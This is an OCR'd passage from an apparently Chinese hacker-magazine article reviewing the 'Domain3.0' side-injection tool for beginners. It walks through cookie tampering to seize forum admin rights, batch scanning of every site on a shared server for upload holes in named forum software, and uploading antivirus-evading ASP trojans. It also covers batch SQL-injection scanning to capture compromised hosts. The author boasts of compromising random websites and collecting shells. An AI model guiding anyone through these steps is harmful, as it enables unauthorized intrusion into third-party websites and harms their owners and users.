



图1

我们知道前面一共出过了五个版本的旁注入侵工具，最开始应该是1.2版，今天我手中的这个Domain3.0 0405修正版，的确是被明小子改善了很多，无论从整体的功能上，还是速度上都是大有提高。现在就开始让我们来体验一下这个工具吧。

该版本已开发完四个版块，分别为旁注检测、综合上传、SQL注入检测、数据库管理！（其中还有php注入、破解工具、辅助工具这三个版快的功能暂时还没有开发，看来还要等一段时间咯。）按照我个人的理解，这个工具的功能至少可以抵上五个你常用的入侵工具：啊D注入工具、通用上传工具、域名查询工具、辅臣数据库查看工具、iecv.exe（修改cookie的时候常用的工具），呵呵。是不是很方便菜鸟们居家旅行专用呢？

先来说，第一个板块——旁注检测。这个大板块中，就有五个小板块。其中网页浏览就是可以相当于你的浏览器，明小子在这个版本中，修改了一个BUG，感觉上好用多了，以前我用这个工具，网页有时候会打不开的，还误以为是网站问题呢！“网页浏览”除了用作浏览器以外，其实还有更大的功能，相不相信单用这个版块，我就可以入侵很多网站啊？（菜鸟们一定心动了~）因为它还具有自动读取Cookie和修改cookie的功能呢！想到什么了吧？看过上期x档案的朋友，一定会知道mybbs存在的严重漏洞，就是可以让人家轻易得到后台的管理员权限，关于方法呢，就是通过修改cookie，这里我不详细说了，不清楚的，看看上期的杂志！但是这里，我们要使用这个cookie的修改功能的话，我们就要先转到“功能设置”这个版块，如图2。



图2


图3

把这三个勾都勾上，留心看的朋友，就会看到还有个自动检测注入点的功能，来我们来随便进入一个网址看看，哇，那么多注入点哦，如图3。

这次还不爽死我，又有肉鸡了，嘻嘻。感觉是不是跟啊d注入工具一样简单方便的使用呢？其实他比阿d检测的速度更快啊。呵呵，最后这个板块中还有个查询网站排名的，有兴趣的朋友，自己玩玩啦。

第二个小栏目是：二级检测，也就是检测它的二级域名，如图4。


图4

第三个小栏目——网站批量检测，这个就是以前我们旁注的原始功能啦，能够自动地、同时地检测到同一服务器下所有的网站，是否存在常见的上传漏洞，这个版本在这个地方也做了点修改，增加了一些上传漏洞页面的地址，在速度上也加快了许多，一下子就扫出许多存在各种上传漏洞的页面，如图5。

然后就是上传木马，不用我说啦，呵呵，就这样又获得了一批shell。好了，第一个大板块——旁注入侵就说完了，就这么简单的几个步骤我们就入侵许多站了，看来有我们菜鸟大显身手的地方咯。




图 5

现在，转到第二版块——综合上传，这个是结合前面所讲的，搜到的那些上传页面来利用的，看看有什么专门的上传？如图 6 。




图 6

哈哈，这些漏洞，我们是再熟悉不过的啦。动网 7.0 (upfile.asp为上传漏洞页面)、动力 3.51 (upfile_soft.asp 和 upfile_softpic为上传漏洞页面)、乔客论坛 6.0 (upload.asp?action=upfile 为上传漏洞页面)，利用前面的那个“网站批量检测”功能，就可以很轻易地找到这些漏洞的页面是否存在了。只要确认存在后，我们就可以跳到这个版块，然后上传木马。最后一栏，还有个“自己定义”，如图 7 所示。




图 7

这个栏目，我们可以自定义上传的路径，比如是我们发现了一些网站的上传路径，不是像我们默认的那样的，那么我们就可以去自定义上传的路径了。而且，这里大家如果不选择自己的 asp 木马的话，程序也会上传默认的那个木马，是个免杀，也不错的。

好，来玩玩 SQL 注入啦。转到第三个功能版块—— SQL 注入猜解检测，这里我们如果是有目标地针对某个网站，要进行测试是否有注入点的话，可以添加网址那里，直接添加一个网址上去，然后扫描注入点，如果是要抓肉鸡的话，嘿嘿，有个最新的功能哦，就是“批量分析注入点”，如图 8 。那么，就可以把所有的网站一起分析注入了，不用一个一个来了，呵呵，是不是挺方便的呢！

